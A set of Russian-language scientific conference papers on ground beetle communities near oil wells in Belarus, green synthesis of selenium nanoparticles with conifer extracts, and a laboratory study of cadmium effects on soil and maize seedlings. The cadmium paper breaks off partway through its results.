4 ГОСТ 28168–89. Почвы. Отбор почв. – Введ. 01.04.90. – М. : Издательство стандартов, 2008. – 7 с.

УДК 575.17:595.799(476.2)

А. А. Судас

### ЖУЖЕЛИЦЫ (COLEOPTERA, CARABIDAE) В АГРОЦЕНОЗАХ ЗЛАКОВЫХ ПОЛЕЙ, СОПРЯЖЕННЫХ СО СКВАЖИНАМИ ДАВЫДОВСКОГО НЕФТЯНОГО МЕСТОРОЖДЕНИЯ

*Статья посвящена анализу видового состава и экологических особенностей сообществ жуужелиц сельскохозяйственных полей, засеянных злаковыми культурами (тритикале) Светлогорского района в местах расположения нефтяных скважин Давыдовского нефтяного месторождения. Проведена оценка параметров альфа разнообразия сообществ и изменения спектра экологических групп жуужелиц, обитающих в подобных условиях.*

Добыча нефти в Республики Беларусь является важным компонентом экономической стабильности и развития нашей страны, однако строительство и эксплуатация скважин часто расположена в естественных экосистемах, а также в ценозах, уже подверженных антропогенной трансформации (например, сельскохозяйственных полях). Данное воздействие не может не сказываться на обитателях этих экосистем. А особенно на тех, кто обитает на поверхности почвы – герпето- и эпигеобионтах, коими и являются жуужелицы.

В связи с этим, целью нашего исследования было выявить видовую и экологическую структуру сообществ жуужелиц агроценозов злаковых полей, сопряженных с нефтедобычей.

Объектом исследований являлись ассамблеи жуужелиц, обитавших вблизи нефтяных скважин Давыдовского нефтяного месторождения.

Предметом исследования являлось выявление видового состава и экологической структуры сообществ жуужелиц, а также их численности на разных нефтяных скважинах.

Для достижения поставленной цели в условиях нефтяных месторождений Светлогорского района нами в 2024 году были заложены 3 стационара:

1) Стационар 1: Скважина № 96 Давыдовского нефтяного месторождения (координаты: 52°31'42.4488" с.ш.; 29°30'17.7156" в.д.).

2) Стационар 2: Скважина № 124 Давыдовского нефтяного месторождения (координаты: 52°31'39.9288" с.ш.; 29°30'24.1740" в.д.).

3) Стационар 3: Скважина № 134 Давыдовского нефтяного месторождения (координаты: 52°31'46.3224" с.ш.; 29°30'15.5736" в.д.).

Учет имаго жуужелиц производился в течение полевого сезона (май–сентябрь) 2024 года. Сбор жуужелиц проводился при помощи почвенных ловушек, которые выставлялись из расчета 20 штук на один стационар в 4-х кратной повторности. В качестве почвенных ловушек использовались полистироловые стаканы, объемом 0,5 л, на одну треть заполненные формалином.

Собранные имаго жуужелиц в лаборатории выкладывались на ватные слои для дальнейшего хранения и определения. Идентификация видов проводилась с использованием определительных таблиц.

Для статистической обработки количественных показателей используются пакеты прикладных программ. Первичная база, включающая в себя данные о таксономической принадлежности, распространении, биопререферендуме, гидропререферендуме, жизненной формы и численности, составлялась с использованием “Libre Office Calc 7.25”.

Для анализа распределений, средних, ошибок и верификации гипотез об их различиях и связях, расчета показателей  $\alpha$ -разнообразия в сообществах использовался пакет “PAST 4.17”.

Латинское название и таксономический порядок приведены по каталогу жесткокрылых Беларуси [1]. Параметры альфа разнообразия рассчитывались исходя их показателей, указанных в [2]. Доминирование видов определялось по шкале Ренконенна [3].

Всего за период исследования на стационарах вблизи нефтескважин в ассамблеях жуужелиц было коллектирован 581 экземпляр жуужелиц 31 вида из 17 родов (таблица 1).

Таблица 1 – Видовой состав жуужелиц в ассамблеях исследованных стационаров Давыдовского нефтяного месторождения

Вид	в процентах		
	Скважины		
	96	124	134
1	2	3	4
<i>Agonum impressum</i> (Panzer, 1797)	0	0	2,22
<i>Amara aenea</i> (De Geer, 1774)	3,24	2,65	7,78
<i>Amara bifrons</i> (Gyllenhal, 1810)	0,29	0	0
<i>Amara familiaris</i> (Duftschmid, 1812)	0,29	0	0
<i>Amara plebeja</i> (Gyllenhal, 1810)	0,59	0	0
<i>Bembidion lampros</i> (Herbst, 1784)	0,29	1,32	0
<i>Broscus cephalotes</i> (Linnaeus, 1758)	5,00	0	11,11
<i>Calathus ambiguus</i> (Paykull, 1790)	1,76	0	0
<i>Calathus erratus</i> (Sahlberg, 1827)	1,76	2,65	2,22
<i>Calathus fuscipes</i> (Goeze, 1777)	15,59	21,85	2,22
<i>Calathus melanocephalus</i> (Linnaeus, 1758)	0	0,66	0
<i>Calathus micropterus</i> (Duftschmid, 1812)	0,59	0	0
<i>Calosoma auropunctatum</i> (Herbst, 1784)	2,06	1,32	6,67
<i>Carabus cancellatus</i> (Illiger, 1798)	0,59	0	0
<i>Carabus granulatus</i> (Linnaeus, 1758)	0,88	0	0
<i>Cilindera germanica</i> (Linnaeus, 1758)	0	0	8,89
<i>Curtonotus aulicus</i> (Panzer, 1797)	0,29	0	0
<i>Diachromus germanus</i> (Linnaeus, 1758)	0	0,66	0
<i>Dolichus halensis</i> (Schaller, 1783)	0,88	0	1,11
<i>Harpalus affinis</i> (Schränk, 1781)	12,65	5,96	0
<i>Harpalus flavescens</i> (Piller et Mitterpacher, 1783)	2,65	0	0
<i>Harpalus latus</i> (Linnaeus, 1758)	1,47	0,66	7,78
<i>Harpalus rubripes</i> (Duftschmid, 1812)	9,41	21,87	24,44
<i>Harpalus rufipes</i> (De Geer, 1774)	28,53	30,48	25,56
<i>Harpalus tardus</i> (Panzer, 1797)	0	1,32	0
<i>Microlestes minutulus</i> (Goeze, 1777)	0	0,66	0
<i>Oodes helopioides</i> (Fabricius, 1792)	1,18	0,66	0
<i>Platynus assimilis</i> (Paykull, 1790)	0,59	1,32	0

Окончание таблицы 1

1	2	3	4
<i>Poecilus versicolor</i> (Sturm, 1824)	8,24	5,30	0
<i>Pterostichus melanarius</i> (Illiger, 1798)	1,18	0	0
<i>Pterostichus niger</i> (Schaller, 1783)	0	0,66	0
<b>Всего экземпляров</b>	<b>340</b>	<b>151</b>	<b>90</b>
<b>Всего видов</b>	<b>24</b>	<b>17</b>	<b>11</b>

Как по численности, так и по видовому богатству преобладали жужелицы из ассамблеи около скважины № 96. Остальные ассамблеи значительно уступали как по численности (в 2 и 3,5 раза), так и по видовому богатству (от полутора до двух раз) – таблица 1. Кроме этого, нами выявлены достоверные различия в видовом составе исследованных ассамблей жужелиц ( $H_{K-W} = 5,74$ ;  $p = 0,05$ ), отмеченные на рисунке 1.




Рисунок 1 – Видовое богатство в ассамблеях жужелиц Давыдовского нефтяного месторождения

При анализе показателей альфа-разнообразия нами было выявлено, что информационное разнообразие в исследованных ассамблеях колебалось незначительно и не было достаточно высоким и статистически различным ( $H_{K-W} = 2,00$ ;  $p = 0,366$ ).

Что же касается концентрации доминирования, то можно сказать, что наиболее высоким этот параметр был в ассамблеях около скважин № 96 и 134 (таблица 1), в то же время наименьшее число доминантов достоверно было низким ( $H_{K-W} = 7,731$ ;  $p = 0,02$ ) около скважины № 124. Это может свидетельствовать, что несмотря на кажущееся сходство условий обитания, экологические ниши для жужелиц здесь распределены более равномерно.

Также следует отметить, что в связи с тем, что концентрация доминирования в ассамблеях жужелиц на исследованных стационарах статистически достоверно варьировалась, то подобный результат можно было ожидать и при оценке выровненности. Так и случилось. Было отмечено достоверное повышение выровненности ( $H_{K-W} = 8,346$ ;  $p = 0,015$ ) от скважины № 96 до скважины № 134.

Параметры видового богатства по Маргалефу также достоверно отличались в большую сторону в ассамблеях жужелиц около скважины № 96 в сравнении с остальными изученными ассамблеями ( $H_{K-W} = 5,692$ ;  $p = 0,05$ ).

Оценивая частоту перемещения имаго жуžелиц через линию почвенных ловушек (динамическую плотность), нами было выявлено, что наиболее активны на протяжении сезона были представители из ассамблей окрестностей скважины № 96, а наименьшая активность была зафиксирована у скважины № 134. Эти различия статистически достоверны ( $H_{K-W} = 9,171$ ;  $p = 0,0065$ , рисунок 2), что может дополнительно свидетельствовать о различиях в условиях обитания около скважин, несмотря на расположение их в одном агроценозе. Определенные выбросы на рисунке не связаны с ошибками в регистрации, а с реальной численностью доминировавших видов, таких как *Harpalus rufipes*, *Harpalus affinis*, *Harpalus rubripes*, *Calathus fuscipes* и других.




Рисунок 2 – Динамическая плотность (экз./лов. сутки) имаго жуžелиц в ассамблеях Давыдовского нефтяного месторождения

В результате проведенных исследований было выявлено 6 биопреферендумов, из которых наиболее широко были представлены луговые и полевые виды. Также было выявлено 6 экологических групп по отношению к влажности. В целом, для сообществ жуžелиц нефтяных скважин характерно преобладание мезофильных видов.

Также выявлено, что среди жизненных форм преобладали геохортобионты гарпалоидные (представители рода *Harpalus*) и стратобионты скважинки подстилочные (жуžелицы рода *Calathus*).

Таким образом, можно заключить, что исследованные ассамблеи жуžелиц сложены преимущественно среднего и мелкого размера луговыми и полевыми мезофилами и мезоксерофилами.

## Литература

- 1 Aleksandrowicz, O. The Check-List Of Belarus Coleoptera / O. Aleksandrowicz [et al.]. – Slupsk : Uniwersitet Pomorski w Slupsku, 2023. – 193 p.
- 2 География и мониторинг биоразнообразия / Н. С. Касимов [и др.]. – М. : Издательство Научного и научно-методического центра, 2002. – 253 с.
- 3 Renkonnen, O. Statistish-Okologiske Untersuchungen uber die terrestrische Kaferwelt der finnischen Bruchmoore / O. Renkonnen // Ann. Zool. – Bot. Soc. Fennicae – 1938. – № 6. – P. 1–30.



В. В. Татаринова

## ПОЛУЧЕНИЕ НАНОЧАСТИЦ СЕЛЕНА С ИСПОЛЬЗОВАНИЕМ РАСТИТЕЛЬНЫХ ЭКСТРАКТОВ

*Проведён синтез наночастиц селена с использованием экстрактов хвойных растений. Для контроля процесса «зеленого» синтеза применялся метод УФ-спектроскопии. С помощью электронной микроскопии был определен размер и форма полученных наночастиц. Процесс синтеза контролировался методом УФ-спектроскопии по росту полос поглощения 284 нм (синтез с экстрактом хвои сосны) и 273 нм (синтез с экстрактом хвои ели). В случае использования экстракта сосны образовывались частицы диаметром до 20 нм, при использовании экстракта ели диаметр частиц не превышал 10 нм.*

Наночастицы (НЧ) (англ. nanoparticles) представляют собой обособленные твёрдые объекты, обладающие чётко определённой границей раздела фаз с окружающей средой и имеющие размер в пределах от 1 до 100 нм во всех трёх измерениях. Особый интерес к наноструктурам обусловлен наличием уникальных физических и химических характеристик, значительно отличающихся от аналогичных свойств макроскопических частиц.

Среди различных типов НЧ особое внимание привлекают частицы селена. Такие частицы обладают широким спектром приложений в области биотехнологий и медицины (рисунок 1). Их использование обусловлено уникальными биологическими свойствами, включая мощные антиоксидантные, антибактериальные и противораковые эффекты. Антибактериальная активность делает НЧ селена перспективными для борьбы с патогенными микроорганизмами, в то время как антиоксидантные свойства находят своё применение в технологиях стабилизации полимерных материалов.




Рисунок 1 – Применение наночастиц селена в биомедицине [1]

Существует ряд методов физического, химического и биологического синтеза наночастиц [2]. В таблице 1 представлены наиболее распространенные подходы к синтезу наночастиц.


Таблица 1 – Методы синтеза наночастиц

Методы получения наночастиц	
Подход «сверху вниз»	Подход «снизу вверх»
Характеризуется ростом наночастиц или сборкой наночастиц из отдельных атомов	Основаны на «дроблении» частиц до наноразмеров
Относятся испарение в электрической дуге, лазерное испарение, CVD, магнетронное распыление, синтез в нанореакторах, золь-гель метод другие	Относятся механический помол, сонохимия, удаление компонента гетерогенной системы

Современная наука активно исследует процессы синтеза металлических наночастиц с применением экологически чистых реагентов [3]. Для реализации «зелёных» технологий восстановления применяются растительные экстракты, грибные биоматериалы и морские водоросли. В качестве исходных соединений (прекурсоров) для синтеза наночастиц селена (SeNP) часто используются соли селена, такие как селенит / селенат натрия или селенистая кислота.

Целью настоящей работы являлся синтез наночастиц селена с применением растительных экстрактов в качестве экологически безопасного восстанавливающего агента.


Наночастицы селена получали «сверху-вниз» путем химического восстановления селенит-ионов экстрактами хвойных растений. В качестве примера образования селена приведена реакция взаимодействия селенит ионов с аскорбиновой кислотой (реакция 1):



Растительные экстракты содержат широкий спектр соединений, обладающих восстановительным и антиоксидантным действием. Именно эти свойства делают их пригодными для восстановления селенит-ионов  $\text{SeO}_3^{2-}$  дальнейшего образования стабильных наночастиц селена. Природные полисахариды, присутствующие в растительном сырье, выполняют двойственную функцию: выступают в роли эффективных восстановителей и одновременно служат стабилизаторами, предотвращающими агрегацию вновь образованных наночастиц.

В ходе работы готовили 0,05 М раствор селенистой кислоты. Водный экстракт растений был приготовлен на водяной бане (70 °С, 15 мин) при соотношении сухой биоматериал / дистиллированная вода 1:200 (г/мл). В ходе эксперимента кислоту и экстракт разбавляли в 10 раз, затем смешивали в соотношении 1:1.


Контроль за ходом синтеза наночастиц осуществлялся методом УФ-спектроскопии (спектрофотометр SOLAR PB 2201). Известно, что наночастицы селена характеризуются специфичным максимумом поглощения в диапазоне длин волн около 270–285 нм [4]. Интенсивность полосы поглощения постепенно увеличивается в течение синтеза, что позволяет отслеживать динамику процесса формирования наночастиц (рисунок 2).



а – сосна; б – ель

Рисунок 2 – УФ-спектры растворов селенистой кислоты и водных экстрактов сосны и ели в соотношении 1:1 с течением времени


Образование SeNP визуально наблюдалось по характерному окрашиванию раствора (рисунок 3). При внесении прекурсоров в биоэкстракты происходило быстрое появление окраски, варьирующейся от ярко-красной до оранжево-красной, что свидетельствовало о протекающем процессе восстановления соединений селена и формировании коллоидных наночастиц (SeNP). Последующее развитие окраски связано с происходящими параллельно процессами стабилизации и капсуляции (кэппинга) наночастиц.



а – в синтезе использовался экстракт хвои сосны;  
б – в синтезе использовался экстракт хвои ели

Рисунок 3 – Кюветы с синтезированными наночастицами селена

Размер и форма синтезированных наночастиц были определены методами электронной микроскопии с использованием растровых электронных микроскопов модели VEGA II LSH (Чехия) (рисунок 4).



а – в синтезе использовался экстракт сосны;  
б – в синтезе использовался экстракт ели)

Рисунок 4 – Синтезированные наночастицы с помощью «зеленого» метода

Анализ представленных микрофотографий показывает, что синтезируемые наночастицы селена имеют округлую, приближённую к сферической, форму. Размеры частиц различаются в зависимости от варианта эксперимента. Экстракт хвои сосны обеспечивал формирование частиц размером порядка 20 нм; экстракт хвои ели позволял получать более мелкие частицы, средний диаметр которых составлял менее 10 нм. Полученные различия в размерах частиц свидетельствуют о влиянии состава растительного сырья на ход синтеза и конечные характеристики продукта.

Проведенные исследования позволили успешно реализовать «зелёный» синтез наночастиц селена с использованием растительных экстрактов сосны и ели в качестве восстановителей и стабилизаторов. Предложенный подход доказал свою эффективность и экологичность.

Синтезированные наночастицы имели округлую форму, близкую к сферической. Средний размер частиц зависел от используемого растительного экстракта: при применении экстракта сосны получены частицы диаметром около 20 нм, а экстракт ели позволил сформировать более мелкодисперсные частицы размером до 10 нм.

Результаты показывают потенциальную возможность широкого внедрения полученного метода в медицинских, фармацевтических и технических приложениях, где требуются высокоэффективные и безопасные наночастицы селена.

### Литература

1 Mikhailova, E. O. Selenium Nanoparticles: Green Synthesis and Biomedical Application // *Molecules*. – Kazan, 2023. – № 28 (24). – P. 1–40.

2 Михайлов, М. Д. Химические методы получения наночастиц и наноматериалов : учеб. пособие / М. Д. Михайлов. – СПб. : Изд-во Политехн. ун-та, 2012. – 257 с.

3 Панов, Д. А. Синтез и свойства наночастиц селена в матрице природных полисахаридов / Д. А. Панов, А. М. Кацев, А. В. Омельченко // *Химия растительного сырья*. – Барнаул, 2022. – № 1. – С. 81–91.

4 Alagesan, V. Green synthesis of selenium nanoparticle using leaves extract of *Withania somnifera* and its biological applications and photocatalytic activities / V. Alagesan, S. Venugopal // *Bionanoscience*. – 2019. – Т. 9. – P. 105–116.

УДК 546.48:631.416:581.5

*В. А. Ткач*

### ИССЛЕДОВАНИЕ ВЛИЯНИЯ КАДМИЯ В СИСТЕМЕ «ПОЧВА–РАСТЕНИЕ» В УСЛОВИЯХ ЛАБОРАТОРНОГО ЭКСПЕРИМЕНТА

*В статье представлены результаты лабораторного эксперимента по изучению влияния различных концентраций кадмия на физико-химические свойства дерново-подзолистой супесчаной почвы, а также на морфометрические параметры проростков кукурузы. Показано, что увеличение содержания кадмия приводит к изменению кислотности, снижению окислительно-восстановительного потенциала (ОВП) почвы, уменьшению содержания нитратов и проявлению признаков фитотоксичности у растений.*

На территориях с повышенной антропогенной нагрузкой часто накапливаются тяжелые металлы, включая кадмий. Кадмий – это токсичный металл, который присутствует в качестве естественного компонента земной коры наряду с медью, свинцом, никелем и цинком. Однако в условиях интенсивной застройки и промышленной



деятельности его уровень может значительно увеличиваться. Кадмий может поступать в почву через разложение отходов, а также через атмосферные эмиссии, возникающие при сжигании отходов [1]. Кроме того, он может попадать в почвы с дождевыми и грунтовыми водами, в составе удобрений [2]. Этот металл в концентрациях, превышающих ориентировочно допустимые (ОДК), является опасным для здоровья растений и может негативно влиять на экосистемы, снижая их устойчивость и биоразнообразие.

Объекты исследования: образцы дерново-подзолистой супесчаной почвы, отобранные в районе полигона твердых коммунальных отходов (ТКО) вблизи д. Уза Гомельского района, семена и проростки кукурузы сорта «Славянка» с индексом ФАО 220.

Цель – исследование влияния кадмия на изменение агрохимических показателей почвы и морфометрические параметры проростков кукурузы в условиях модельного лабораторного эксперимента.

В почву вносили раствор нитрат кадмия в концентрациях 0,5 ОДК, 1 ОДК и 5 ОДК. В каждый контейнер закладывали 15 семян кукурузы; проращивание проводили при температуре  $+(20-25)^{\circ}\text{C}$  с регулярным поливом (рисунок 1). Морфометрические показатели проростков измеряли на 4-ый, 8-ой и 11-ый день, физико-химические параметры почвы – на 16–19-ый дни после закладки эксперимента.

В процессе исследования проводилось измерение морфометрических показателей проростков кукурузы; определение pH водной и солевой вытяжки из почвы, ОВП и концентрации нитратов потенциометрическим методом.



Рисунок 1 – Пример закладки опыта

В таблице 1 представлены результаты агрохимического анализа почвенных образцов.

Таблица 1 – Агрохимическая характеристика дерново-подзолистой супесчаной почвы

Вариант опыта	pH (H <sub>2</sub> O)	pH (KCl)	ОВП, мВ	C(NO <sub>3</sub> ), мг/кг
Контроль	$6,79 \pm 0,05$	$6,16 \pm 0,09$	$463,0 \pm 15,1$	$1,381 \pm 0,186$
К+0,5 ОДК (1)	$6,77 \pm 0,12$	$6,25 \pm 0,09$	$458,0 \pm 17,9$	$0,709 \pm 0,0725$
К+0,5 ОДК (2)	$6,78 \pm 0,10$	$6,21 \pm 0,09$	$440,0 \pm 11,7$	$0,654 \pm 0,076$
К+1 ОДК (1)	$6,77 \pm 0,12$	$6,09 \pm 0,04$	$443,0 \pm 7,6$	$0,627 \pm 0,066$
К+1 ОДК (2)	$6,80 \pm 0,10$	$6,10 \pm 0,06$	$437,3 \pm 6,6$	$0,509 \pm 0,067$
К+5 ОДК (1)	$6,84 \pm 0,06$	$6,07 \pm 0,04$	$427,0 \pm 13,2$	$0,530 \pm 0,046$
К+5 ОДК (2)	$6,84 \pm 0,10$	$6,05 \pm 0,05$	$420,0 \pm 16,3$	$0,660 \pm 0,057$

Кислотность солевой вытяжки достоверно снижается с увеличением содержания кадмия в почве. Подкисление почв обусловлено гидролизом катионов кадмия и вытеснением протонов из почвенного поглощающего комплекса (ППК) в результате обменных процессов с катионами кадмия. Гидролиз кадмия сопровождается образованием гидролизованной формы, что приводит к связыванию анионов  $\text{OH}^-$  и, как следствие, снижению pH. Одновременно наблюдается снижение ОВП, что свидетельствует о смещении баланса в сторону восстановительных процессов и возможном угнетении микробиоты, ответственной за окислительные реакции. Снижение концентрации нитратов в почве в 1,5–2 раза при увеличении концентрации кадмия может быть связано с токсическим действием этого металла на нитрифицирующие бактерии, что нарушает превращение аммонийного азота в нитратную форму. Вследствие преобладания восстановительных процессов происходит накопление азота в иных формах, что снижает доступность питательных веществ для растений. Кислотность водной вытяжки оставалась относительно стабильной, не демонстрируя статистически значимых изменений даже при высоких дозах кадмия. Это может быть обусловлено низкой ёмкостью катионного обмена и низким зарядом почвенного поглощающего комплекса дерново-подзолистых супесчаных почв.

На 4-ый день после закладки опыта во всех вариантах наблюдалось прорастание семян, однако интенсивность процесса различалась между вариантами (рисунок 2).

